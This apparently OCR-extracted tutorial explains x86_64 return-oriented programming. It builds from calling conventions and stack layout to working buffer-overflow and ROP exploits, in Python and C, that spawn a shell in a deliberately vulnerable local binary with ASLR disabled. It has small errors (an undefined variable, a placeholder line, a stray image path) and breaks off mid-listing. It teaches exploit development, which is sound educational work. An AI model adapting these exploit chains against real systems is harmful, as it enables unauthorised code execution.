(1) Introduction

So why even write this guide? There are lots of CTFs to practice on and enough walkthroughs for these CTFs. When I was learning this stuff, I thought the material I found online was very well written, but lacking in details in some aspects. Further, I think when learning about a topic, different sources to choose from are nice to have. Each author phrases things differently, often this provides a new perspective for the learner, which can not be obtained by using one resource only.

With that being said, let's get into ROP - Return-Oriented-Programming.

(2) Concept

So first, let's define some assumptions/conditions.

(0) Our host system runs Linux
(1) The target binary is a x86_64 ELF
(2) `GDB` is installed, as well as the extension `GEF`
(3) Python3 is installed, maybe with `pwntools` installed

With these conditions in place, the rest of this guide is structured as follows:

- overview of x86_64 calling conventions
- overview of the stack layout
- how does ROP work?
- reverse engineering the target binary
- writing an exploit using pwntools
- writing an exploit in C

(3) x86_64 Calling Conventions

The calling conventions for x86_64 are the first thing will we take a look at. From the Wikipedia article [1] on x86 calling conventions we get:

The first six integer or pointer arguments are passed in registers:

RDI, RSI, RDX, RCX, R8, R9

To issue a systemcall in x86_64 the `syscall` instruction is used, with the syscall number stored in the `rax` register.

Let's look at an example, below is a simple C program.

```
-------------------------------------------------------------------------------
#include
#include

int
main(int argc, char *argv[])
{
    /* ssize_t write(int fd, const void *buf, size_t count) */
    char buffer[6] = { 't', 'e', 's', 't', '\n', '\0' };
    write(1, &buffer[0], 6);
    return EXIT_SUCCESS;
}
-------------------------------------------------------------------------------

All this does is write the buffer to the file descriptor `1`, which is STDOUT.
So once compiled and executed, the program prints `test\n`.

Now we can do the following:
-------------------------------------------------------------------------------
# compile the program
gcc example.c -o example

# run in gdb
gdb example
run

# disassemble the main function
disass main

   --- snip ---
   0x0000555555555198 <+47>:    lea    rax,[rbp-0xe]
   0x000055555555519c <+51>:    mov    edx,0x6
   0x00005555555551a1 <+56>:    mov    rsi,rax
   0x00005555555551a4 <+59>:    mov    edi,0x1
   0x00005555555551a9 <+64>:    call   0x555555555060
   --- snip ---

-------------------------------------------------------------------------------
```

Here, you can clearly see how the values for the function call are moved into
the respective registers. The edi register contains `1`, the file descriptor
for STDOUT. The address of the start of the buffer to write is first copied
to rax (lea instruction) then later, this address is moved to rsi, holding
the second parameter. The buffer length `0x6` is stored in edx.

As edi and edx are just the 32-bit variants of the rdi and rdx registers,
this is exactly the order given in [1].

As for the syscall number, and `syscall` instruction, let's run the program
in GDB and set a breakpoint directly at the call to `write`.
If you run the program, you can see this:

```
 →   0x401d25         call   0x448680
   ↳     0x448680         endbr64
         0x448684         mov    eax, DWORD PTR fs:0x18
         0x44868c        test   eax, eax
         0x44868e        jne    0x4486a0
         0x448690        mov    eax, 0x1
         0x448695        syscall
```

The `write` syscall has the number `1` [2], which is moved to eax before the
`syscall` instruction. So, indeed, rax carries the syscall number.

(4) Overview of the Stack Layout

Next thing we are going to need is the layout of an x86_64 stack frame. Again,
I will demonstrate using a small test program:

```
#include
#include
#include
```

```
#include

int
foo(uint64_t x, uint64_t y)
{
    uint64_t n = 0xc0cac01ac0cac01a;
    uint64_t m = 0xcafecafecafecafe;

    m = x ^ y ^ n;

    return m;
}

int
main(int argc, char *argv[])
{
    uint64_t res = foo(0xbeefbeefbeefbeef, 0xdeaddeaddeaddead);
    printf("res = %ld\n", res);

    return EXIT_SUCCESS;
}
```

A function, like `foo` in the above example, has a stack frame, with the following layout:

```
    [ Return Address ]  RBP+0x08
    [      RBP       ]  RBP+0x00
    [    Local 1     ]  RBP-0x08        ; this is the variable `n`
    [    Local 0     ]  RBP-0x10        ; this is the variable `m`
```

In general, the stack frame layout of x86_64 programs is:

```
  |                  |               |                  |          |          |
  | Local Variables  |      RBP      | Return Address   |     g    |    h     |
  |                  |               |                  |          |          |
   RBP-0x08 to RBP-x     RBP-0x00        RBP+0x08        RBP+0x10   RBP+0x18
```

```
Arguments:
    RDI [a] | RSI [b] | RDX [c] | RCX [d] | R8[e] | R9[f]
    argument 7 and above are passed via the stack.
```

The locals are stored with a negative offset to RBP, the return address on the other hand is located at the positive offset 0x08.

A GDB session for the above program is shown below, which examines the stack:

```
# run the program
gdb example
run
# disassemble the function foo
disass foo

    0x0000555555555149 <+0>:    endbr64
    0x000055555555514d <+4>:    push   rbp
    0x000055555555514e <+5>:    mov    rbp,rsp
    0x0000555555555151 <+8>:    mov    QWORD PTR [rbp-0x18],rdi
    0x0000555555555155 <+12>:   mov    QWORD PTR [rbp-0x20],rsi
    0x0000555555555159 <+16>:   movabs rax,0xc0cac01ac0cac01a
    0x0000555555555163 <+26>:   mov    QWORD PTR [rbp-0x10],rax
    0x0000555555555167 <+30>:   movabs rax,0xcafecafecafecafe
    0x0000555555555171 <+40>:   mov    QWORD PTR [rbp-0x8],rax
    0x0000555555555175 <+44>:   mov    rax,QWORD PTR [rbp-0x18]
    0x0000555555555179 <+48>:   xor    rax,QWORD PTR [rbp-0x20]
    -- snip --

# set a breakpoint at the first `xor` instruction
```

```
break *0x0000555555555179

# run the program again, stopping at the breakpoint
run

# now examine the stack
# 32 words in hexadecimal at the address of `rbp`
x /32wx $rbp

    0x7fffffffdee0:     0xffffdf10      0x00007fff      0x555551b7      0x00005555
    0x7fffffffdef0:     0xffffe008      0x00007fff      0x55555060      0x00000001
    0x7fffffffdf00:     0xffffe000      0x00007fff      0x00000000      0x00000000
    0x7fffffffdf10:     0x00000000      0x00000000      0xf7de10b3      0x00007fff

# the return address is located at $rbp+8, this is the value:
# 0x00005555555551b7    - this corresponds to $rbp+8 (try it: x /2wx $rbp+8)

# GEF shows the two parameters are in rsi and rdi
# $rsi   : 0xdeaddeaddeaddead
# $rdi   : 0xbeefbeefbeefbeef
# you can also use info r (info registers) to view the contents of all regs

# the locals are at $rbp-8 and $rbp-16, so we can display them both with:
x /16wx $rbp-16

    0x7fffffffded0:     0xc0cac01a      0xc0cac01a      0xcafecafe      0xcafecafe
    0x7fffffffdee0:     0xffffdf10      0x00007fff      0x555551b7      0x00005555
    0x7fffffffdef0:     0xffffe008      0x00007fff      0x55555060      0x00000001
    0x7fffffffdf00:     0xffffe000      0x00007fff      0x00000000      0x00000000

# local0: 0xc0cac01ac0cac01a
# local1: 0xcafecafecafecafe
--------------------------------------------------------------------------------

So, that's the stack frame layout.

+================================================================================+
| (5) Buffer Overflows
```

```
+=========================================================================+

Now that the calling convention and the stack frame layout is clear, we can
talk about buffer overflows.

Suppose you have an area in memory of size `x` bytes. For instance, a byte
array of size x. You always want to make sure that, when you write something
to that array, the write does not go beyond the array bounds. You're probably
familiar with this if you code in C, C++, Java etc. Happened to all of us.

Let's stick with this example:

    - we have a byte array of size `x`
    - we write `y` bytes to it
    - `y` > `x`

Here's the code:
-------------------------------------------------------------------------
#include
#include
#include
#include
#include

void
foo(uint8_t *data, uint32_t size)
{
    int i = 0;
    uint8_t buffer[16] = { 0x00 };

    for(i = 0; i < 16; i++)
    {
        buffer[i] = 0x61;
    }

    memcpy(&buffer[0], &data[0], size);

    return;
```

```
}

int
main(int argc, char *argv[])
{
    uint8_t buffer[104] = {
        'A','A','A','A','B','B','B','B',
        'C','C','C','C','D','D','D','D',
        'E','E','E','E','F','F','F','F',
        'G','G','G','G','H','H','H','H',
        'I','I','I','I','J','J','J','J',
        'K','K','K','K','L','L','L','L',
        'M','M','M','M','N','N','N','N',
        'O','O','O','O','P','P','P','P',
        'Q','Q','Q','Q','R','R','R','R',
        'S','S','S','S','T','T','T','T',
        'U','U','U','U','V','V','V','V',
        'W','W','W','W','X','X','X','X',
        'Y','Y','Y','Y','Z','Z','Z','Z',
    };

    foo(&buffer[0], 104);

    return EXIT_SUCCESS;
}
```

We have an array `buffer` in the main, this is our array of size `y`. In the function `foo` we have another buffer of size `x = 16`. The `size` bytes of the buffer passed in as a parameter (data) are copied here, writing beyond the bounds of the buffer in the function by `104 - 16 = 88` bytes. Now, fire up GDB and see what happens:

```
# open in GDB and run once
gdb example
run
```

```
# set two breakpoints, before memcpy and after
break *0x00005555555551d0
break *0x00005555555551d5

# disass foo
    -- snip --
    0x00005555555551bf <+86>:   mov    edx,DWORD PTR [rbp-0x3c]
    0x00005555555551c2 <+89>:   mov    rcx,QWORD PTR [rbp-0x38]
    0x00005555555551c6 <+93>:   lea    rax,[rbp-0x20]
    0x00005555555551ca <+97>:   mov    rsi,rcx
    0x00005555555551cd <+100>:  mov    rdi,rax
    0x00005555555551d0 <+103>:  call   0x555555555070
    0x00005555555551d5 <+108>:  nop
    -- snip --

# run until we reach the first breakpoint
run

# at the first breakpoint:
# rsi points to the data passed to `foo`
# rdi points to the local 16 byte buffer @ rbp-0x20

x /16wx $rbp-0x20

# the buffer contains 16 bytes with value 0x61
# the return address is 0x00005555555552f0 @ rbp+0x8

    0x7fffffffde60:     0x61616161      0x61616161      0x61616161      0x61616161
    0x7fffffffde70:     0x00000000      0x00000040      0x284a1000      0x35ff764e
    0x7fffffffde80:     0xffffdf20      0x00007fff      0x555552f0      0x00005555
    0x7fffffffde90:     0xffffe018      0x00007fff      0x00000000      0x00000001

# now continue execution until we hit the second breakpoint
continue

# examine the same memory area again

x /16wx $rbp-0x20
```

```
# all values are overwritten, including the return address and rbp
    0x7fffffffde60:     0x41414141      0x42424242      0x43434343      0x44444444
    0x7fffffffde70:     0x45454545      0x46464646      0x47474747      0x48484848
    0x7fffffffde80:     0x49494949      0x4a4a4a4a      0x4b4b4b4b      0x4c4c4c4c
    0x7fffffffde90:     0x4d4d4d4d      0x4e4e4e4e      0x4f4f4f4f      0x50505050

--------------------------------------------------------------------------------

That's a buffer overflow. The data passed to the function overwrites the data
in the local buffer and beyond. In a case like this, the return address can
be overwritten with an arbitrary value. Without any mitigations in place,
the program can be manipulated to continue execution at any address. As soon
as the `ret` instruction is executed, program execution will continue at the
address stored at rbp-0x8.

To demonstrate a classic buffer overflow example, we have to disable ALSR
(Address Space Layout Randomization). This is done via the command line with:

--------------------------------------------------------------------------------

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
# to reactivate: echo 2 | sudo tee /proc/sys/kernel/randomize_va_space

--------------------------------------------------------------------------------

Then we can compile the following C code with
`gcc main.c -o overflow -fno-stack-protector -no-pie`

--------------------------------------------------------------------------------
#include
#include
#include
#include

void
jump_here(void)
{
```

```
    printf("you jumped here\n");
}


int
main(int argc, char *argv[])
{
    uint8_t buffer[16] = { 0x00 };

    gets(&buffer[0]);

    return EXIT_SUCCESS;
}
```


This disables some mitigations we will get into soon. We can use `objump` to disassemble the compiled binary:

```
# objdump to disassemble
objdump -M intel -d overflow

# ... then search for the function jump_here

    --snip--
    0000000000401156 :
        401156: f3 0f 1e fa             endbr64
        40115a: 55                      push   rbp
        40115b: 48 89 e5                mov    rbp,rsp
        40115e: 48 8d 3d 9f 0e 00 00    lea    rdi,[rip+0xe9f]
        401165: e8 e6 fe ff ff          call   401050
        40116a: 90                      nop
        40116b: 5d                      pop    rbp
        40116c: c3                      ret
    --snip--

# now let's write some python code to a file `ex.py`
```

```
import sys

# note the litte-endian byte format (write the address backwards)
target = b'\x56\x11\x40\x00\x00\x00\x00\x00'    # the address of `jump_here`
buf = b'A'*16                                   # fill the buffer in `main`
rbp = b'B' * 8                                  # fill rbp with 'B'

payload = buf + rbp + target + pad

sys.stdout.buffer.write(payload)

# now we write the payload to pass to the executable `overflow`
python3 ex.py > ex

# run the exploit
cat ex | ./overflow
-------------------------------------------------------------------------------

Once you run the last command in the listing you will see that the program,
instead of returning, jumps to `jump here` and prints `you jumped here`. That
means by controlling the return address we were able to jump to a location of
our choice! This is possible because we effectively control the `rip`, that is
the instruction pointer, which points to the next instruction to execute.

The same principle as above can be applied to execute so called `shellcode`,
for instance to, as the name suggests, spawn a shell or reboot a system.
In essence, it allows arbitrary code execution, depending on what the
the shellcode contains.

The idea here is:

    1) fill the buffer with padding and eventually shellcode
    2) overwrite the return address to jump to the beginning of the buffer
    3) the padding, which is usually a NOP instruction, will be executed
       (this is called a NOP slide) until the shellcode is reached
    4) the shellcode is executed

Here, NOP stands for "No OPeration" and does nothing. However, for buffer
```

overflows, the NOPs make the jump to the buffer easier, as jumping in the middle of the NOPs and sliding down is easier than jumping to the start of the shellcode.

A buffer overflow in this case looks like this (32-bit system):



This is a `stack buffer overflow` and there are numerous examples and CTF challenges out there which feature this kind of buffer overflow attack.

One of them is ...

[SHOW EXAMPLE HERE]

(6) Stacks

Now comes the next building block needed to understand ROP: Stacks.

A stack is a data structure with two operations:

(1) `push` - put an element on the top of the stack
(2) `pop` - remove the element from the top of the stack

So, when coding a stack, we need:

- the max size of the stack
- track the top of the stack
- is the stack empty (can't pop from an empty stack)

```
        - is the stack full (can't push to a full stack)

    Let's call the top of the stack `TOS` and go through an imaginary stack.

    ------------------------------------------------------------------------

        Our stack can hold a maximum of four elements, each element
        looks like this: [  00 0x  ], where x is a number between 0 and 9

        A push operation looks like this:

            PUSH [value]
            a value is pushed to the TOS

        A pop operation looks like this:

            POP [destination]
            a value is removed from the stack and stored in [destination]

        After initialization, the stack is empty, shown below, with the TOS
        pointing to the first position we can push something to.

            __ __ __ __     <= TOS

        Now let's push some data on the stack and watch it grow.
        The TOS moves up with each push.

            PUSH 4
                            <= TOS
            [  00 04  ]
            __ __ __ __

        Push some more data:

            PUSH 7

                            <= TOS
            [  00 07  ]
```

```
[  00 04  ]
__ __ __ __


PUSH 3

                <= TOS
[  00 03  ]
[  00 07  ]
[  00 04  ]
__ __ __ __


PUSH 1

## FULL  ##     <= TOS
[  00 01  ]
[  00 03  ]
[  00 07  ]
[  00 04  ]
__ __ __ __
```

The stack is full, we can't push anything else here, but we can pop elements off of the stack. I will define some registers where we can store the elements we pop off of the stack. These registers are called R0, R1, R2 and R3.

When we execute POP R0, the topmost value is removed and placed into R0. The TOS pointer moves down.

```
POP R0
            <= TOS
[  00 03  ]
[  00 07  ]
[  00 04  ]
__ __ __ __
```

R0 now contains the value `1` from the TOS

```
        R0 [ 00 01 ] R1[ ? ] R2 [ ? ] R3 [ ? ]

        POP R1
                    <= TOS
        [  00 07  ]
        [  00 04  ]
        __ __ __ __
```

R1 now contains the value `3` which was previously on the TOS.

```
        R0 [ 00 01 ] R1[ 00 03 ] R2 [ ? ] R3 [ ? ]
```

We can continue this and empty out the stack with:

```
        POP R2
        POP R3
```

The stack is now empty again, all elements were pop'd and
stored to the registers R0-R3.

```
        __ __ __ __     <= TOS
```

After POP R0, POP R1, POP R2 and POP R3 our registers hold this:

```
        R0 [ 00 01 ]
        R1 [ 00 03 ]
        R2 [ 00 07 ]
        R3 [ 00 04 ]
```

That's pretty much it. With this knowledge of stack buffer overflows, the
stack as a data structure and some calling conventions we can get into ROP.

(6) Mitigations

This section gives a run-down of exploit mitigations. These descriptions are here for completeness and it is good to know what they do.

[+] ASLR - Address Space Layout Randomiziation

This technique aims to make buffer overflows more difficult, by randomly arranging address space positions of a process. For instance, the base of the executable, as well as the position of stack, heap and libraries are randomly arranged. The result of this is to make it harder to predict target addresses.

[+] PIE - Position Independent Executable

When a binary is compiled with PIE enabled, upon execution, it's components and dependencies are loaded into random locations in virtual memory each time it is executed.

[+] NX (no-execute bit)

The NX bit is used to mark areas of memory for either code or data. Thus, when a memory area is marked as non-executable, the CPU will not execute code placed there. NX is an effective security measure against buffer overflows. However, it doesn't protect against ret2libc or ROP.

[+] Stack Canaries (see [3])

Here, a random integer value is placed just before the return value on the stack. If a buffer overflow attack is carried out, the canary value is overwritten, leading to a failed check, detecting the buffer overflow.

In order to better demonstrate ROP, some of these are deactivated

in the following. This is pretty lame, I know, but it helps understand the topic at hand better when we are faced with less complexity. Thus, we will proceed this way for now.

(7) How ROP works

Basically, ROP works by chaining together assembly instructions which can be located in the program. In ROP, these are called `gadgets`. A ROP gadget ends with an assembly `ret` instruction. The chained together gadgets are what is called a `ROP-chain`.

To demonstrate this, I will build something very simple. A ROP chain which will print the string "roptest" to STDOUT. Here is a summary what we need for this:

The `write` systemcall, which is described in write(2):

```
    ssize_t write(int fd, const void *buf, size_t count);
```

In order to print to STDOUT, we can use `1` as the file descriptor `fd`, which is reserved for STDOUT. The parameter `buf` is a pointer to the string to write to STDOUT and `count` is the number of bytes of the string.

These parameters go to rsi (fd = 1), rdi (buf) and rdx (7). Finally, the syscall number for write (which is 1) is written to rax and the syscall instruction is used to call write, printing the buffer.

So what we want to do is:

```
    move the constant `1` to rsi
```

```
    move the address of `buffer` to rdi
    move the length of buffer, which is `6` to rdx
    move the constant `1` to rax
    execute the `syscall` instruction

-------------------------------------------------------------------------------

As preparation to perform `write` the string we want to print needs to be
in memory somewhere, that means we have to place it there. To accomplish this,
we can do:

-------------------------------------------------------------------------------

    move the address to store the string to a register reg0
    move the string to another register reg1
    move the string in reg1 to the address stored in reg0

-------------------------------------------------------------------------------

The binary I will exploit is shown below. The problem is that a maximum of 512
bytes are read from stdin by the fgets function and placed in `buf_0` in the
function `vuln`. As `buf_0` holds a maximum of 64 bytes, a buffer overflow
occurs when we enter too many characters. To make life easier and concentrate
on how rop works, I compiled the code with:

    `gcc -static main.c -o overflow -no-pie -fno-stack-protector`

This means there is no stack canary and no PIE activated. In addition, I
deactivated ASLR with:

   `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`

It can be re-activated via:

    `echo 2 | sudo tee /proc/sys/kernel/randomize_va_space`

Now to the code:
```

```
--------------------------------------------------------------------------------

    #include
    #include
    #include
    #include
    #include

    #define INPUT_BYTE_LENGTH 512

    int
    vuln(void)
    {
        int ret = 0;
        char *res = NULL;
        char buf_0[64] = { 0x00 };

        printf("enter string: ");
        res = fgets(&buf_0[0], INPUT_BYTE_LENGTH, stdin);

        if(res == NULL)
        {
            ret = -1;
        }

        return ret;
    }

    int
    main(int argc, char *argv[])
    {
        vuln();
        return EXIT_SUCCESS;
    }

--------------------------------------------------------------------------------

As you can see, the above program, specifically the function `vuln` contains
a bug. The local buffer has 64 bytes and the fgets function reads up to 512
```

bytes from STDIN. That's the buffer overflow we can use to overwrite the return pointer and do ROP.

As a start, we need to find gadgets. For this, I used `ROPgadget` on the target binary.

I started with an instruction that will get data into `rax`:

```
ROPgadget --binary [binary name] | grep "pop rax"

# after some scrolling through the results
# I found the simplest instruction: 0x0000000000451e07 : pop rax ; ret

-- snip --
0x000000000045cb22 : pop rax ; pop rdx ; jmp 0x45c578
0x00000000004600a2 : pop rax ; pop rdx ; jmp 0x45fb74
0x0000000000461805 : pop rax ; pop rdx ; jmp 0x4612d4
0x0000000000483fca : pop rax ; pop rdx ; pop rbx ; ret
0x0000000000451e07 : pop rax ; ret
-- snip --

# save the address
```

After that, retrieve the addresses for `pop rdi`, `pop rsi` and `pop rdx` by using the same command as shown in listing above, changing the grep statement accordingly.

Next is the `mov` instruction to get the string we want to output to a memory address. As there are a TON of `mov` instructions in a program, the output of ROPgadget is huge. By adding more information to the `grep` command, it is easier to get the output we need:

```
    ROPgadget --binary main | grep "mov qword ptr \[rax"

    # eventually, I found this:
    0x0000000000487264 : mov qword ptr [rax], rdi ; pop rbx ; ret
```

The above listing shows an instruction that does what we want, move whatever is in `rdi` to the address `rax` points at. However, it also contains `pop` applied to `rbx`. That is not a problem, as we will see shortly.

Last is the syscall instruction:

```
    ROPgadget --binary main | grep "syscall"

    # this is what we need:
    0x00000000004012d3 : syscall
```

Before we build the rop chain, let's find some free memory to store the string we want to print. We can use gdb for that.

```
    gdb [target binary]
    run

    # set a breakpoint at main
    break main

    # run again
    run

    # when you hit the breakpoint:
    vmmap
```

```
    [ Legend:  Code | Heap | Stack ]
    Start              End                Offset             Perm Path
    0x0000000000400000 0x0000000000401000 0x0000000000000000 r-- /home/ca7/...
    0x0000000000401000 0x0000000000495000 0x0000000000001000 r-x /home/ca7/...
    0x0000000000495000 0x00000000004bc000 0x0000000000095000 r-- /home/ca7/...
    0x00000000004bd000 0x00000000004c0000 0x00000000000bc000 r-- /home/ca7/...
    0x00000000004c0000 0x00000000004c3000 0x00000000000bf000 rw- /home/ca7/...
    0x00000000004c3000 0x00000000004e7000 0x0000000000000000 rw- [heap]
    0x00007ffff7ff9000 0x00007ffff7ffd000 0x0000000000000000 r-- [vvar]
    0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000000000 r-x [vdso]
    0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rw- [stack]
    0xffffffffff600000 0xffffffffff601000 0x0000000000000000 --x [vsyscall]

    # let's check out the heap space, starting at 0x00000000004c3000
    x /32wx 0x00000000004c3000

    # it contained all zeros in my case, so I will use 0x00000000004c3000
    # to store the string we want to print

--------------------------------------------------------------------------------

That's all we need. Let's build our rop chain!

--------------------------------------------------------------------------------

    ;; first, we need to get the address we want to store our string
    ;; to into rax, so what we do is use `pop rax` to take the first
    ;; element off of the stack and store it in rax. After that, `ret`
    ;; is executed. This instruction takes the address at the top of
    ;; the stack and jumps to it.

    ;; this results in 0x00000000004c3000 getting stored into `rax`
    0x0000000000451e07      ; pop rax ; ret
    0x00000000004c3000      ; heap space, zeroed
    ;; after this call, by the `ret` instruction, we land at the address
    ;; below, which is where `pop rdi ; ret` is.

    ;; now, we take the string "roptext" and get it to `rdi` by using
```

```
;; pop rdi
0x000000000040186a      ; pop rdi ; ret
0x74736574706f7200      ; a string

;; after this is executed, the `ret` leads us to the instruction
;; below, which moves the contents of `rdi` the the address `rax`
;; points to.
0x0000000000487264      ; mov qword ptr [rax], rdi ; pop rbx ; ret

;; because of `pop rbx`, we need to store some value that can be
;; taken off of the stack and put into `rbx`
;; this can be some dummy value, as we're not using `rbx` for anything
0xdeadbeefc0cac01a      ; dummy value for `pop rbx`

;; the `ret` instruction after `pop rbx` above leads us here.
;; this is where we everything ready for the `write` syscall

;; according to the calling convention explained in a previous section
;; a syscall number is stored in `rax`
;; the syscall number for `write` is 1
;; just like before, we use pop rax
0x0000000000451e07      ; pop rax ; ret
0x1                     ; syscall number write

;; the `ret` above gets us here, the same principle applies
;; to get the fd for STDOUT to `rdi` (first parameter of write)
0x000000000040186a      ; pop rdi ; ret
0x1                     ; stdout fd

;; now we need the address where we stored the string
;; in rsi (second parameter of write)
0x000000000040f41e      ; pop rsi ; ret
0x00000000004c3000      ; points to string

;; ...and the string length to rdx (third parameter of write)
0x000000000040176f      ; pop rdx ; ret
0x8                     ; strlen
```

```
    ;; ... now we can issue the systemcall
    0x00000000004012d3      ; syscall
```

This is the full rop chain for the exploit. As you can see, it follows the same principle of the stack data structure discussed earlier. We write values to the stack (buffer overflow) and take them off again (pop and ret).

Let's put the above into a python3 program:

```
from pwn import *
import sys

"""
    use pwntools for p64()
    sys for writing a bytes buffer to stdout
"""

# Establish our rop gadgets
pop_rax = 0x0000000000451e07
pop_rdi = 0x0000000000040186a
pop_rsi = 0x000000000040f41e
pop_rdx = 0x000000000040176f
mov     = 0x0000000000487264
syscall = 0x00000000004012d3

ropchain = [
    b'A' * 88,
    p64(pop_rax),
    p64(0x00000000004c3000),
    p64(pop_rdi),
    p64(0x74736574706f7200),
    p64(mov),
    p64(0xdeadbeefc0cac01a),
    p64(pop_rax),
```

```
    p64(0x01),
    p64(pop_rdi),
    p64(0x01),
    p64(pop_rsi),
    p64(0x00000000004c3000),
    p64(pop_rdx),
    p64(0x8),
    p64(syscall),
]

chain = b''
for gadget in ropchain:
    chain += gadget

sys.stdout.buffer.write(chain)

-------------------------------------------------------------------------------

Now, if you execute this with:

    `( python3 exploit.py ; cat) | ./main`

Where `main` is the C program with the vulnerability and `exploit.py` the
script above you get an empty prompt. If you press enter you will see the
string `roptest` and after that `Aborted (core dumped)`. After the last
instruction we will take whatever is on top of the stack and try to execute
that, which will most likely fail. The program crashes as a result, but that
doesn't concern us, as we were able to execute our code!

That is what ROP is, chaining together ROP gadgets by using the `ret`
instruction and using the gadgets implementing `mov` and `pop` to do what
we want.

Now, it's time to spawn a shell.

Here, we need to change a couple of things:

    (1) we need the string "/bin/sh" somewhere in memory
```

```
            for that, we use the same technique as above and instead of the
            string `roptest` we write `/bin/sh` to the same exact memory location

        (2) to spawn the shell, we are going to do

            `execve("/bin/sh", 0, 0)`

            From `man execve` we can see the function definition is:

            int execve(const char *pathname, char *const argv[],
                char *const envp[]);

            As we don't care about argv, nor about envp, we replace those with
            zero and specify only pathname, which is the program to execute.

            The syscall number for execve is 0x3b or 59 in decimal (see [2])

    Here is the exploit code:

    ------------------------------------------------------------------------------
    from pwn import *
    import sys

    #target = process('./main')

    #target.recvuntil('enter string: ')

    # Establish our rop gadgets
    pop_rax = 0x0000000000451e07
    pop_rdi = 0x000000000040186a
    pop_rsi = 0x000000000040f41e
    pop_rdx = 0x000000000040176f
    mov     = 0x0000000000487264
    syscall = 0x00000000004012d3

    """
        rop chain looks like this:
```

```
        0x0000000000451e07      ; pop rax ; ret
        0x00000000004c3000      ; heap space, zeroed

        0x000000000040186a      ; pop rdi ; ret
        0x0068732f6e69622f      ; "/bin/sh"

        0x0000000000487264      ; mov qword ptr [rax], rdi ; pop rbx ; ret
        0xdeadbeefc0cac01a      ; dummy value for `pop rbx`

        0x0000000000451e07      ; pop rax ; ret
        0x3b                    ; syscall number execve

        ; first argument for execve
        0x000000000040186a      ; pop rdi ; ret
        0x00000000004c3000      ; points to "/bin/sh" string

        ; second argument for execve
        0x000000000040f41e      ; pop rsi ; ret
        0x0

        ; third argument for execve
        0x000000000040176f      ; pop rdx ; ret
        0x0

        0x00000000004012d3      ; syscall
    """

    ropchain = [
        b'A' * 88,
        p64(pop_rax),
        p64(0x00000000004c3000),
        p64(pop_rdi),
        p64(0x0068732f6e69622f),
        p64(0x0000000000487264),
        p64(0xdeadbeefc0cac01a),
        p64(0x0000000000451e07),
        p64(0x3b),
        p64(0x000000000040186a),
```

```
    p64(0x00000000004c3000),
    p64(0x000000000040f41e),
    p64(0x0),
    p64(0x000000000040176f),
    p64(0x0),
    p64(0x00000000004012d3)
]

chain = b''
for gadget in ropchain:
    chain += gadget

sys.stdout.buffer.write(chain)
```

If you do `( python3 exploit.py ; cat ) | ./main` and press enter after you get the empty prompt, you will have spawned a shell! That's pretty neat. (Note: There is no prompt when the shell is spawned.)

This is the output I get:

```
ca7@exdev:~/rop$ (python3 exploit.py ; cat ) | ./main

ls -l
total 908
-rw-rw-r-- 1 ca7 ca7   1520 Oct 27 18:14 exploit.py
-rwxrwxr-x 1 ca7 ca7 871848 Oct 21 18:30 main
-rw-rw-r-- 1 ca7 ca7    430 Oct 21 18:27 main.c
id
uid=1000(ca7) gid=1000(ca7) groups=1000(ca7), ...
```

As you can see, I was able to spawn a shell and issued the `ls -l` and `id` commands.

Of course, you can do the same with any programming language. This is the C version of the exploit. This can be written in a more compact way, but I focused on readability.

```
--------------------------------------------------------------------------------

#include
#include
#include
#include

#define POP_RAX     0x0000000000451e07U
#define POP_RDI     0x000000000040186aU
#define POP_RSI     0x000000000040f41eU
#define POP_RDX     0x000000000040176fU
#define MOV         0x0000000000487264U
#define SYSCALL     0x00000000004012d3U

#define HEAP_ADDR   0x00000000004c3000U
#define BIN_SH      0x0068732f6e69622fU


int
build_rop_chain(uint8_t *buffer, uint32_t buffersize)
{
    int i = 0x00;
    int offset = 0x00;
    uint8_t *ptr = NULL;
    uint64_t tmp = 0;

    /* first, let's fill out the 88 bytes padding */
    for(i = 0; i < 88; i++)
    {
        *(buffer+i) = 0x61;
    }
    offset += 88;

    /*
        POP RAX,
        address for "/bin/sh" storage
     */
```

```
tmp = POP_RAX;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

tmp = HEAP_ADDR;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

/*
    POP RDI,
    "/bin/sh"
*/
tmp = POP_RDI;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

tmp = BIN_SH;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

/*
    MOV
    DUMMY VALUE
*/
tmp = MOV;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

tmp = 0xdeadbeefc0cac01a;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;
```

```
/*
    POP RAX,
    EXECVE syscall number
*/
tmp = POP_RAX;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

tmp = 0x3b;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

/*
    POP RDI,
    ADDR /bin/sh
*/
tmp = POP_RDI;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

tmp = HEAP_ADDR;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

/*
    POP RSI,
    0x00
*/
tmp = POP_RSI;
ptr = (uint8_t*)&tmp;
memcpy(buffer+offset, ptr, 8);
offset += 8;

tmp = 0x00;
```

```
    ptr = (uint8_t*)&tmp;
    memcpy(buffer+offset, ptr, 8);
    offset += 8;

    /*
        POP RDX,
        0x00
    */
    tmp = POP_RDX;
    ptr = (uint8_t*)&tmp;
